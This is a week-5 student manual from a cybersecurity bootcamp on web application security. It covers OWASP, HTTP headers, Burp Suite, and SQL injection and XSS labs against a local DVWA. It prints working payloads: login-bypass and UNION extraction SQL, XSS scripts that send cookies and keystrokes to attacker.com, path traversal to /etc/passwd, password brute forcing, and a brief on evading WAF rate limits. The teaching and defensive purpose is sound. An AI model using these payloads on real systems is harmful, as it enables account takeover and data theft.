Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 2 · BLUE TEAM & DEFENCE

Web Application Security Fundamentals

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**5 of 12**	**2 — Blue Team & Defence**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 5: Web Application Security Fundamentals**
  - Phase: Blue Team and Defence (Weeks 5–8)
  - Day 1 — OWASP Top 10 In-Depth and Real-World Breaches
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — HTTP Protocol Deep Dive
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Burp Suite Fundamentals (Proxy, Repeater, Intruder)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — SQL Injection and Cross-Site Scripting (XSS)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 6**

Phase: Blue Team and Defence (Weeks 5–8) **Week 5 of 12**

WEEK 5: WEB APPLICATION SECURITY FUNDAMENTALS

Weekly Overview

This week you transition from attacker to defender, focusing specifically on web application security — the most common attack vector in modern breaches. You will learn the OWASP Top 10 vulnerabilities in depth, understand the HTTP protocol that powers the web, and use Burp Suite to intercept and analyse web traffic. You will manually exploit SQL injection and Cross-Site Scripting (XSS) on a deliberately vulnerable application (DVWA), then learn how to detect and prevent these attacks. Every vulnerability you exploit this week, you will learn to defend against in your blue team role.

- Week 2 introduced the OWASP Top 10. Week 4 showed you how scanning tools identify web vulnerabilities. Now you will understand the mechanics — why SQL injection works, how XSS executes, and what headers protect against attacks.
- Your Week 3 log analysis skills will help you identify attack patterns in web access logs.

- Week 6 is SIEM Implementation and Detection Engineering. The web attack patterns you learn this week become the detection rules you will write in Splunk and Wazuh. You cannot detect what you cannot recognise.

- Web applications are the #1 attack surface. The 2023 MOVEit breach (SQL injection), 2020 Twitter Bitcoin scam (broken access control), and countless others all started with web vulnerabilities.
- As a security professional you must understand these attacks to defend against them.

■ Authorisation Reminder

All web application testing this week targets DVWA (Damn Vulnerable Web Application) running on your own machine or local lab. Exploiting web vulnerabilities against systems without permission is illegal under Nigeria's Cybercrimes Act 2015.

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the OWASP Top 10 vulnerabilities with real-world breach examples

2. Describe the mechanics of Broken Access Control, Cryptographic Failures, and Injection

3. Prioritise web vulnerabilities based on business impact

OWASP TOP 10

is a standard awareness document for developers and security professionals, representing the ten most critical web application security risks based on industry data from thousands of applications and breach reports.

OWASP Top 10 — From Most to Least Common (2021)

■■■

• Passwords stored in MD5 or SHA1 (broken algorithms) — can be cracked in seconds with rainbow tables
• Sensitive data transmitted over HTTP (not HTTPS) — visible to anyone on the network • Weak encryption keys — 512-bit RSA is breakable; minimum 2048-bit today
• Hardcoded encryption keys in source code — if code is leaked, all data is compromised • Prevention: bcrypt/Argon2 for passwords; TLS 1.3 for transit; AES-256 for storage; proper key management

Deep Dive: A03 — Injection

Injection flaws occur when user-supplied data is sent to an interpreter as part of a command or query without proper sanitisation.

• SQL Injection: user input modifies the SQL query structure
• Command Injection: user input is passed to a system shell command
• LDAP Injection: user input modifies LDAP directory queries
• NoSQL Injection: JSON query operators injected into MongoDB queries
• Prevention: parameterised queries (prepared statements), input validation, output encoding, WAF

WHY THIS MATTERS

The 2023 MOVEit SQL injection attack affected 2,500+ organisations including government agencies, airlines, and financial institutions. The vulnerability was a classic SQL injection in a file transfer application used globally. Over 40 million individuals had their data stolen. A single parameterised query would have prevented all of it.

PRACTICE (2 Hours)

LAB 5.1.1 — OWASP Vulnerability Identification Challenge

Objective: Identify OWASP Top 10 categories from real vulnerability descriptions without referencing notes.

Prerequisites: No notes — knowledge from today's LEARN section

For each scenario, identify: OWASP category, likelihood of exploitation, business impact, and one specific prevention measure.

1. A banking app allows users to view their statements at /statements?account=12345. Changing the number to 12346 shows another customer's statements.
2. A hospital system stores patient passwords using MD5 hashing with no salt.

3. A web form accepts a username for a login query. The input admin'-- closes the query and bypasses authentication.
4. A Django web application has DEBUG=True enabled in production, displaying full stack traces including database credentials.
5. A company's main website uses jQuery 1.6.0 (released 2011) with 47 known vulnerabilities.
6. A login endpoint has no lockout mechanism — allowing unlimited password attempts.

LAB 5.1.2 — Business Impact Analysis

Objective: Calculate and communicate the business impact of OWASP vulnerabilities.

Prerequisites: Browser; access to NVD (nvd.nist.gov)

Step 1 — Look up CVE-2023-34362 (MOVEit SQL Injection)

Record: CVSS Score, Attack Vector, Attack Complexity, Privileges Required, User Interaction, CIA Impact ratings.

Step 2 — Translate to Business Terms

For a fictional Nigerian bank using MOVEit: estimate the business impact using NIST Risk = Likelihood × Impact. Consider: regulatory fines (NDPA breach notification), customer trust loss, operational downtime, legal costs.

Step 3 — AI-Assisted Impact Analysis

PROMPT

```
I am a security analyst at a Nigerian bank. CVE-2023-34362 (MOVEit SQL Injection, CVSS 9.8) has
been discovered in our file transfer system. Write a 3-paragraph executive briefing explaining:
what the vulnerability is in non-technical terms, what data is at risk, what we must do in the
next 72 hours (include NDPA notification requirements), and the estimated business impact.
```

Validate: check the AI response against the actual NVD entry. What did the AI get right? What was missing or inaccurate?

■ ANALYSE THIS

The MOVEit breach affected organisations that had purchased and deployed trusted enterprise software. How does this change the risk model? How should organisations evaluate the security of third-party software before purchase?

BUILD (2 Hours)

BUILD BRIEF

Create a Web Application Security Risk Register for a fictional Nigerian fintech — 'QuickPayNG' (mobile payment app).

QuickPayNG Technical Stack:

- Frontend: React.js (2-year-old version); Backend: Node.js + Express; Database: MySQL 5.7; Auth: custom JWT implementation; Hosting: shared hosting provider; No WAF

Required risk register columns:

- Vulnerability (OWASP category), Specific Risk for QuickPayNG, Likelihood (H/M/L), Impact (H/M/L), Risk Score, Current Control, Gap, Recommended Action, Priority

Minimum 8 risks covering at least 6 different OWASP categories

For each risk:

- Write one specific attack scenario for QuickPayNG (not generic — mention their actual tech stack)

Format:

- Professional risk register table. Executive summary paragraph at the top.

DOCUMENT

Writing Prompt:

Write a Security Awareness Blog Post titled 'The 5 Web Vulnerabilities Most Likely to Affect Nigerian Businesses in 2026.' Audience: Nigerian business owners and IT managers. Length: 400–500 words.

- Required: For each of the 5 vulnerabilities — what it is (plain English), a Nigerian business scenario, the potential financial impact, and one action to take this week
- Tone: Urgent but practical. Every recommendation must be specific and actionable.
- You may use AI to draft — but every statistic and breach example must be verified

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the HTTP request/response cycle and identify all key components

2. Recognise security-relevant HTTP headers and their protective functions

3. Identify HTTP methods and understand which pose security risks

HTTP (HYPERTEXT TRANSFER PROTOCOL)

is the foundation of data communication on the web. Every web application interaction — clicking a link, submitting a form, calling an API — is an HTTP request and response exchange. Security professionals must understand HTTP to intercept, analyse, and manipulate web traffic.

HTTP Request/Response Cycle

```
■■■
```

200 OK	Request succeeded	Endpoint exists and returned content — attack surface confirmed
301/302	Redirect	May reveal internal URL structure
400 Bad Request	Malformed request	Server is parsing input — useful for fuzzing
401 Unauthorised	Auth required	Endpoint exists but needs credentials — brute force target
403 Forbidden	Access denied	Endpoint exists but access controlled — try to bypass
404 Not Found	Resource not found	Used for directory brute-forcing — 200s are gold
500 Internal Error	Server crashed	May reveal stack traces, technology details — valuable recon
503 Service Unavail	Server overloaded	DoS attack working, or natural limit found

Security HTTP Headers — The Defender's Toolkit

Content-Security-Policy (CSP)	Defines allowed content sources	Cross-Site Scripting (XSS)
X-Frame-Options: DENY	Prevents page being loaded in iframe	Clickjacking attacks
Strict-Transport-Security (HSTS)	Forces HTTPS connections	SSL stripping, MitM
X-Content-Type-Options: nosniff	Prevents MIME type sniffing	Drive-by downloads, XSS
Referrer-Policy	Controls referrer information sent	Information leakage
Permissions-Policy	Controls browser features (camera, mic)	Feature abuse
Set-Cookie: HttpOnly	Prevents JavaScript reading cookie	Session hijacking via XSS
Set-Cookie: Secure	Cookie only sent over HTTPS	Cookie theft on HTTP
Set-Cookie: SameSite=Strict	Cookie not sent cross-site	CSRF attacks

WHY THIS MATTERS

In 2022, researchers found that 78% of the top 1 million websites were missing at least one critical security header. The Content-Security-Policy header alone prevents XSS — the second most common web vulnerability. Headers cost nothing to implement and can prevent entire vulnerability classes.

PRACTICE (2 Hours)

LAB 5.2.1 — HTTP Traffic Analysis with curl and Browser DevTools

Objective: Inspect real HTTP requests and responses to identify security issues.

Prerequisites: Kali terminal; Firefox browser; DevTools

Step 1 — Inspect HTTP Headers with curl

BASH

```
# View response headers only curl -I https://www.google.com # View full request and response curl
-v https://www.google.com 2>&1 | head -50 # Send POST request curl -X POST
https://httpbin.org/post -d 'username=test&password;=test123' -v
```

What to look for: Is HTTPS enforced? Which security headers are present? Which are missing?

Step 2 — Analyse Security Headers

BASH

```
# Check security headers on a target site curl -I https://tryhackme.com | grep
-iE 'strict|content-security|x-frame|x-content'
```

Record which headers are present and which are missing. Each missing header is a potential vulnerability.

Step 3 — Use Browser DevTools

Open Firefox → Developer Tools (F12) → Network tab → Visit any website → Click on any request. Examine: Request headers (what your browser sends), Response headers (what server sends back), Cookies (HttpOnly? Secure? SameSite?).

Step 4 — Identify Security Header Gaps

Use securityheaders.com — paste any URL and receive a graded security header report. Record the grade and missing headers for tryhackme.com. Compare to a known insecure site.

■ ANALYSE THIS

A site is missing Content-Security-Policy but has X-Frame-Options: DENY and HSTS enabled. Which attack class is still possible? Which specific OWASP category does the missing CSP header leave you exposed to? What would a minimal CSP header look like for a site that only loads resources from its own domain?

BUILD (2 Hours)

BUILD BRIEF

Create an HTTP Security Hardening Checklist for a web development team.

Target audience:

- Junior developers who build web apps but have no security background

Required sections:

- HTTP Methods: which to enable, which to disable, and how to disable TRACE in Apache/Nginx

- Security Headers: all 9 headers from today's table — what it is, what it prevents, exact header value to use
- Cookie Security: the three cookie flags — HttpOnly, Secure, SameSite — with exact Set-Cookie syntax •

Status Code Hardening: how to prevent 500 errors from leaking stack traces

- HTTPS Enforcement: HSTS configuration with recommended max-age

Format:

- Implementation-ready checklist. Each item: ■ Description — Why it matters — How to implement (with config snippet).

Quality standard:

- A developer must be able to implement every item without further research.

DOCUMENT

Writing Prompt:

Write a 'Security Code Review Checklist for HTTP Endpoints.' Audience: Senior developer performing code review. Format: numbered checklist with pass/fail criteria.

- Required: at least 15 items covering methods, headers, cookies, status codes, input validation •

Each item format: What to check → Why it matters → What to look for in code → Pass/Fail criteria

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Configure Burp Suite as an intercepting proxy for HTTP traffic


2. Use Repeater to manually modify and replay HTTP requests

3. Use Intruder to automate parameter fuzzing and brute force attacks

BURP SUITE

is the industry-standard web application security testing platform, used by penetration testers worldwide to intercept, analyse, and manipulate HTTP/HTTPS traffic between a browser and a web application.

Burp Suite Architecture — How It Works



Burp Suite Core Modules

Proxy	Intercept and modify HTTP/HTTPS traffic in real time	See exactly what the browser sends; modify requests before they reach the server
Repeater	Manually replay and edit individual HTTP requests	Test parameter manipulation, injection payloads, authentication bypass
Intruder	Automated payload injection into marked positions	Brute force login forms, fuzz parameters, discover hidden content
Decoder	Encode/decode Base64, URL encoding, HTML, hex	Decode obfuscated parameters; encode payloads for injection
Comparer	Diff two requests or responses	Spot differences in responses to different inputs — key for blind SQLi
Sequencer	Analyse randomness of session tokens	Weak tokens are predictable — session hijacking risk

Setting Up Burp Suite Proxy

BASH

```
# Start Burp Suite on Kali burpsuite & # In Burp: Proxy tab → Options → Proxy Listener →
127.0.0.1:8080 # In Firefox: Preferences → Network Settings → Manual Proxy # HTTP Proxy:
127.0.0.1 Port: 8080 # Also check: Use this proxy for HTTPS # Install Burp CA Certificate (for
HTTPS interception) # Browser: navigate to http://burp → CA Certificate → Download # Firefox:
Settings → Privacy → Certificates → Import
```

Intruder Attack Types

Sniper	One payload list; inserts into one position at a time	Test one parameter with many payloads
Battering Ram	One payload list; same payload inserted into ALL positions simultaneously	Test same value in multiple params
Pitchfork	Multiple payload lists; inserts from each list into corresponding positions	Username + password pairs (credential stuffing)

Cluster Bomb	Multiple payload lists; tests all combinations	Brute force both username AND password independently

WHY THIS MATTERS

Professional penetration testers use Burp Suite in every single web application test. It is the difference between surface-level scanning and deep manual testing. Automated scanners (like Nikto) find known vulnerabilities. Burp Suite lets you find business logic flaws that scanners miss — like an admin panel that's hidden from the UI but accessible by direct URL.

PRACTICE (2 Hours)

LAB 5.3.1 — Burp Suite Setup and Traffic Interception

Objective: Configure Burp Suite proxy and intercept DVWA login traffic.

Prerequisites: Burp Suite installed; DVWA running (docker run -d -p 80:80 vulnerables/web-dvwa); Firefox configured

Step 1 — Configure Browser Proxy

Firefox → Settings → Network Settings → Manual Proxy → HTTP: 127.0.0.1, Port: 8080. In Burp: Proxy → Intercept is On.

Step 2 — Intercept DVWA Login

Navigate to http://localhost/login.php. Enter any credentials. In Burp, the request will be intercepted.

Examine the intercepted request:

HTTP REQUEST


```
POST /login.php HTTP/1.1 Host: localhost Content-Type: application/x-www-form-urlencoded
Cookie: security=low; PHPSESSID=abc123 username=admin&password;=password&Login;=Login
```

Note: credentials are in the request body. Click Forward to send.

Step 3 — Send to Repeater

Right-click the intercepted request → Send to Repeater. In Repeater tab: modify the username to admin and password to admin. Click Send. Examine the response — did authentication succeed?

Step 4 — Attempt SQL Injection via Repeater

In Repeater, change the username field to:

SQL PAYLOAD

```
username=admin'--&password;=anything&Login;=Login
```

Send the request. If the response redirects to the dashboard, the login was bypassed via SQL injection. This is

OWASP A03 — Injection.

Step 5 — Brute Force with Intruder

Send the login request to Intruder. Attack type: Sniper. Mark the password field as the injection point (§password§). Load payload: /usr/share/wordlists/rockyou.txt (first 100 lines). Start attack. Sort by Response Length — correct password gives a different response size.

■ ANALYSE THIS

You successfully brute-forced the DVWA password using Intruder. The correct password was 'password'. What OWASP category is this? What two controls would have prevented this attack entirely? What rate limiting threshold would you recommend for a production login endpoint?

BUILD (2 Hours)

BUILD BRIEF

Create a Burp Suite Usage Guide for web application penetration testing.

Required sections:

- Setup Guide: proxy configuration, CA certificate installation, scope configuration
- Proxy Workflow: when to intercept vs pass-through; how to read and modify requests
- Repeater Cookbook: 5 specific testing scenarios with exact request modifications (SQLi test, auth bypass, parameter tampering, header injection, cookie modification)
- Intruder Playbook: when to use each attack type; how to configure payload lists; how to identify successful attacks from response analysis
- Detection Evasion: how to throttle Intruder to avoid WAF/rate limiting

Format:

- Practical guide. Each section includes a step-by-step walkthrough with annotated screenshots or diagrams.

DOCUMENT

Writing Prompt:

Write a Web Application Penetration Testing Methodology document for your team.

- Required: 5 phases (Recon, Mapping, Discovery, Exploitation, Reporting) with specific activities and tools for each phase
- For each phase: objectives, inputs, outputs, tools used, time estimate, authorisation requirements
- Align each phase with the PTES (Penetration Testing Execution Standard) methodology

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the mechanics of SQL injection and execute basic SQLi payloads
2. Distinguish between stored, reflected, and DOM-based XSS
3. Apply defensive measures to prevent both vulnerability classes

SQL INJECTION

occurs when an attacker inserts or 'injects' malicious SQL code into a query through user input, causing the database to execute unintended commands. It is consistently in the OWASP Top 3 most critical vulnerabilities.

SQL Injection — How It Works

```
■■■
```

• Python: cursor.execute('SELECT * FROM users WHERE id = %s', (user_id,))
• Node.js: db.query('SELECT * FROM users WHERE id = ?', [userId])
• Input validation: reject unexpected characters ('--) at the application layer
• Least privilege: database user should only have SELECT on needed tables — never DROP
• WAF: Web Application Firewall as a defence-in-depth layer (not a primary control)

Cross-Site Scripting (XSS)

CROSS-SITE SCRIPTING (XSS)

occurs when an attacker injects malicious scripts into web pages viewed by other users. The victim's browser executes the attacker's script, which can steal sessions, redirect to phishing pages, or perform actions on behalf of the victim.

Stored XSS	Malicious script saved in database, served to all visitors	Permanent	Worm spreads across all users; mass session theft
Reflected XSS	Script in URL parameter reflected in response	Per request	Attacker tricks victim to click malicious link; session theft
DOM-based XSS	JavaScript modifies the DOM using attacker-controlled data	Per request	No server involvement — bypasses server-side filtering

XSS Payload Examples and Impact

XSS PAYLOADS

```
# Proof of concept (demonstrates execution) # <script>alert('XSS')</script> # Cookie theft
(session hijacking) #
<script>document.location='http://attacker.com/steal?c='+document.cookie</script> # Keylogger #
<script>document.onkeypress=function(e){fetch('//attacker.com/?k='+e.key)}</script> # Redirect to
phishing page # <script>window.location='http://fake-bank.com'</script> # Filter bypass attempts
# <img src=x onerror=alert(1)> (bypasses script tag filters) # <svg onload=alert(1)> (HTML5
vector) # javascript:alert(1) (in href attributes)
```

■ **Code Display Note**

The XSS payloads above use HTML tag notation for display purposes. In actual lab exercises on DVWA, you will type these directly into input fields within the authorised lab environment.

XSS Prevention

• Output encoding: convert < to <, > to >, ' to ' before rendering user data in HTML
• Content Security Policy (CSP): script-src 'self' — prevents inline scripts and external script loading

• HttpOnly flag on session cookies: prevents JavaScript from reading session cookies
• Input validation: reject unexpected HTML/JavaScript characters at the input layer
• Use templating engines (React, Angular, Vue) that auto-escape output by default

WHY THIS MATTERS

The 2005 MySpace Samy worm was a stored XSS attack that infected 1 million profiles in 20 hours — the fastest spreading internet worm at the time. Modern XSS has been used to steal banking session cookies, spread malware through ad networks, and conduct mass phishing campaigns. The British Airways 2018 breach (400,000 payment cards stolen) was attributed to XSS combined with JavaScript skimming.

PRACTICE (2 Hours)

LAB 5.4.1 — SQL Injection on DVWA

Objective: Exploit SQL injection vulnerabilities at multiple difficulty levels.

Prerequisites: DVWA running; Burp Suite configured; security level: Low

Step 1 — Basic SQLi — Confirm Vulnerability

Navigate to DVWA → SQL Injection. In the User ID field, enter: 1. The page returns user information. Now enter:

SQL PAYLOAD

```
1' OR '1'='1
```

Expected: All users returned. The input is not sanitised — the vulnerability is confirmed.

Step 2 — Extract Database Information

SQL PAYLOAD

```
1' UNION SELECT null,version()-- 1' UNION SELECT null,database()-- 1' UNION SELECT null,user()--
```

Record: database version, database name, and database user. Each of these reveals information an attacker uses to refine their attack.

Step 3 — Extract User Table

SQL PAYLOAD

```
1' UNION SELECT user,password FROM users--
```

Expected: usernames and password hashes for all users. The passwords are MD5 hashed — crack them at crackstation.net.

Step 4 — Blind SQLi — Change Security to Medium

DVWA Security → Medium. The input field is now a dropdown (SQL parameter still injectable via Burp). Intercept the form submission in Burp, change the id parameter to:

SQL PAYLOAD

```
1 AND 1=1 (true — returns result) 1 AND 1=2 (false — returns nothing)
```

The different responses confirm blind SQLi even without direct output.

LAB 5.4.2 — Cross-Site Scripting on DVWA

Objective: Execute stored and reflected XSS and observe the impact.

Prerequisites: DVWA running; security level: Low

Step 1 — Reflected XSS

DVWA → XSS (Reflected). In the name field, enter: test. Your name appears. Now enter a basic XSS proof-of-concept in the name field (use the script tag to call alert with the string XSS). The browser should execute it — proving reflected XSS.

Step 2 — Stored XSS

DVWA → XSS (Stored). This is a guestbook. Enter: Name: attacker. In the Message field, enter an img tag with src=x and an onerror attribute that calls alert with your name. Submit. Now open a second browser tab and navigate to the guestbook. The script executes for every visitor.

Step 3 — Cookie Theft Simulation

In Repeater or the XSS stored field, enter a script that uses document.location to redirect to https://httpbin.org/get with document.cookie appended as a query parameter. Submit. When you visit the page, your session cookie is sent to httpbin.org — visible in the JSON response. This demonstrates how an attacker would steal sessions.

■ ANALYSE THIS

You just stole your own session cookie via XSS. If this were a real banking application: what could an attacker do with your session cookie? How long would it last? What single header would have prevented the cookie from being readable by JavaScript? What CSP policy would have prevented the XSS payload from executing in the first place?

BUILD (2 Hours)

BUILD BRIEF

Write a Secure Coding Guide for preventing SQLi and XSS in web applications.

Target audience:

- Full-stack developers at QuickPayNG who build the payment API

SQL Injection Prevention section:

- Vulnerable code example (Python/Node.js) — show the EXACT line that causes SQLi
- Fixed code using parameterised queries — show the corrected version
- Database user privilege configuration
- Error handling that doesn't leak SQL errors to users

XSS Prevention section:

- Vulnerable code example — where the output is rendered without encoding
- Fixed code — show output encoding in the template/view
- CSP header configuration for a payment page
- HttpOnly, Secure, SameSite cookie configuration

Testing section:

- 5 manual test cases developers can run before code review

Format:

- Developer guide with code examples in at least one language (Python or JavaScript). Side-by-side vulnerable vs secure comparison.

DOCUMENT

Writing Prompt:

Write a Vulnerability Disclosure Report for the SQLi finding you exploited in Lab 5.4.1 — as if DVWA were a real application.

- Required sections: Vulnerability Summary, Affected Component, Proof of Concept (list the payloads used), Data Exposed (what data was accessible), Risk Rating (CVSS score), Remediation (parameterised query implementation)
- This should be professional enough to send to a real development team
- Include a timeline: when discovered, when reported, expected remediation date

DAY

LEARN (1 Hour) — Week Review

LEARNING OBJECTIVES

1. Demonstrate all Week 5 skills without referencing notes

2. Complete a comprehensive skills assessment

3. Create a professional portfolio entry for web application security work

Week 5 Mind Map — Web Application Security



PRACTICE (2 Hours) — Skills Assessment Labs

LAB 5.5.1 — Rapid Vulnerability Identification

Objective: Identify vulnerabilities from HTTP traffic samples without notes.

Prerequisites: No notes — 30-minute timed challenge

Analyse each HTTP exchange and identify: vulnerability type (OWASP category), what the attacker is attempting, and whether the attempt succeeded.

1. Request: GET /user?id=../../../etc/passwd HTTP/1.1
2. Request: POST /login — Body: username=admin'%20OR%20'1'%3D'1&password;=x
3. Response includes: Set-Cookie: session=abc123 (no flags set)
4. Request: GET /api/user/profile — Response: 200 OK with another user's email and phone
5. Response header missing: Content-Security-Policy

LAB 5.5.2 — Burp Suite Hands-On Challenge

Objective: Complete these Burp Suite tasks from memory without referencing notes.

Prerequisites: Burp Suite running; DVWA running; no notes

1. Configure Burp proxy and intercept a DVWA login request
2. Send the login request to Repeater and bypass authentication using SQL injection
3. Send the login request to Intruder and brute force the password field using a wordlist
4. Use Decoder to Base64 encode the string: admin:password — then decode it back
5. Identify and record 3 missing security headers from the DVWA HTTP response

BUILD (2 Hours) — Portfolio Entry

BUILD BRIEF

Create your Week 5 Portfolio Entry — Web Application Security Assessment.

This entry proves to future employers that you can test and report on web application vulnerabilities.

Required sections:

- 1. Executive Summary: one paragraph — what you tested, what you found, overall risk rating
- 2. Target Description: DVWA — what it is, why it's used for training, your lab setup • 3.

Methodology: tools used (Burp Suite, manual analysis), test cases performed

- 4. Finding 1 — SQL Injection: description, OWASP A03, payload used, data accessed, CVSS score, prevention
- 5. Finding 2 — Stored XSS: description, OWASP A03, payload used, impact demonstrated (cookie theft), CVSS, prevention
- 6. Finding 3 — Missing Security Headers: list headers missing from DVWA with specific risk for each
- 7. Remediation Table: all findings with priority, effort, and specific fix

Evidence requirements:

- Screenshots of each exploit, response showing data extraction, cookie theft demonstration

Format:

- Professional report. Same standard as Mini Project 2 — polished enough for a real client.

DOCUMENT (1 Hour) — Week Summary

DOCUMENT

Writing Prompt:

Write your Week 5 learning reflection. Length: 300–400 words.

- Three specific vulnerabilities you can now explain, exploit, and defend against

- How does your Week 4 attack mindset help you as a web application defender? • The most surprising or counterintuitive thing you learned about HTTP this week • How will you use the SQLi and XSS knowledge in your Week 6 SIEM detection rules? • Prediction: which web vulnerability will be hardest to detect in SIEM logs, and why?

Weekly Checklist (Student-Facing)

■ I can name all 10 OWASP Top 10 vulnerabilities and give a one-sentence description of each ■

I can explain the mechanics of SQL injection and demonstrate the ' OR '1'='1 bypass ■ I can

explain the difference between stored and reflected XSS with a real-world impact for each ■ I have configured Burp Suite as a proxy and intercepted DVWA traffic

■ I have used Repeater to manually test SQL injection payloads

■ I have used Intruder to brute-force the DVWA login

■ I can identify at least 5 security HTTP headers and explain what attack each prevents

■ I can explain why parameterised queries prevent SQL injection (not just that they do)

■ My Week 5 Portfolio Entry is complete with evidence screenshots

■ I have reviewed my findings and confirmed each has a CVSS score and remediation recommendation

Skills Verification

OWASP knowledge	Name and describe any 5 OWASP categories from memory	Correct description + real breach example for each

SQLi exploitation	Bypass DVWA login using SQL injection without notes	Authentication bypassed; demonstrates understanding of why
SQLi data extraction	Extract usernames and passwords from DVWA using UNION	Full user table retrieved; hashes identified as MD5
Burp Suite proxy	Intercept and modify a DVWA login request in Burp	Request correctly intercepted and modified
XSS demonstration	Execute stored XSS in DVWA that fires for all visitors	Script persists and executes; cookie theft demonstrated
Header analysis	Identify missing security headers from an HTTP response	At least 5 missing headers with correct attack implications

Self-Assessment Quiz

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Mechanics Questions

1. Explain why SELECT * FROM users WHERE name='admin'-- bypasses password authentication. Draw out exactly what SQL is executed.
2. A developer says: 'We use input validation to block single quotes, so we're safe from SQLi.' Why is this insufficient? Name two bypass techniques.
3. Explain the difference between stored and reflected XSS. If you could only fix one in a banking app, which would you prioritise and why?

HTTP Knowledge

4. A web application is missing the HttpOnly flag on session cookies. Describe the exact attack chain an attacker would use to steal a logged-in user's session using XSS.
5. What is the Content-Security-Policy header and how does it prevent XSS? Write a basic CSP header that allows scripts only from the same origin.

Burp Suite

6. You are testing a login page. Describe step-by-step how you would use Burp Suite Intruder to brute force the password field (what tab, what attack type, where you set the payload position, how you identify success).

Real-World Application

7. The 2023 MOVEit breach used SQL injection. The vulnerability was in a file transfer application used by thousands of organisations. Answer: What OWASP category? What specific SQL technique was likely used? What single code fix would have prevented it? What should the organisations' security teams have done differently?

Nigerian Context

8. A Nigerian fintech's mobile app stores user PINs as MD5 hashes in their database. The database is breached.

Under Nigeria's NDPA 2023: what must they do within 72 hours? What is the maximum penalty for failing to notify? What technical control should they have used instead of MD5?

Additional Resources

OWASP Official Resources

- OWASP Top 10 (2021): https://owasp.org/Top10/
- OWASP Testing Guide v4: https://owasp.org/www-project-web-security-testing-guide/
- OWASP Cheat Sheet Series: https://cheatsheetseries.owasp.org

Free Practice Labs

- PortSwigger Web Security Academy (Free — best SQLi/XSS labs): https://portswigger.net/web-security
- DVWA: https://dvwa.co.uk
- TryHackMe OWASP Top 10: https://tryhackme.com/room/owasptop10

Tools

- Burp Suite Community (Free): https://portswigger.net/burp/communitydownload
- Security Headers Checker: https://securityheaders.com
- CrackStation (hash cracking): https://crackstation.net
- SQLMap: https://sqlmap.org

Books and References

- The Web Application Hacker's Handbook (2nd ed.) — Stuttard & Pinto
- OWASP SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.htm
- OWASP XSS Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Nigerian Regulatory Context

- NDPA 2023 — Nigeria Data Protection Commission: https://ndpc.gov.ng
- CBN Guidelines on Electronic Banking: https://www.cbn.gov.ng

Looking Ahead — Week 6

- SIEM Implementation — deploying Splunk and Wazuh in your lab environment
- Detection Engineering — writing detection rules for the SQLi and XSS attacks you performed this week • Log Analysis at scale — correlating web server logs, auth logs, and application logs
- Incident Response — building a playbook for a web application breach
- Your Week 5 attack knowledge becomes Week 6 detection rules

What to Review Before Week 6

- Your Week 3 grep/awk/sed commands — SIEM queries are the same logic at scale
- Your Apache access.log analysis from Week 3 — you will now automate it in Splunk
- The SQLi and XSS payloads from Week 5 — you will write detection rules for each

- Install Splunk Free: https://www.splunk.com/en_us/download.html
- Configure DVWA to write access logs to a file Splunk can read
- Run your SQLi and XSS attacks from Week 5 and capture the log output — you will need this for Week 6 detection rule writing
- Create a free Splunk account for the free 60-day enterprise trial (higher data limit)

• Mini Project 2 (Full Penetration Test Report — Metasploitable2) is due at the start of

Week 6 • Final submission: PDF report (minimum 20 pages) + evidence folder

• If you have not finished: complete the PoC findings section first — that is the highest weight (35%)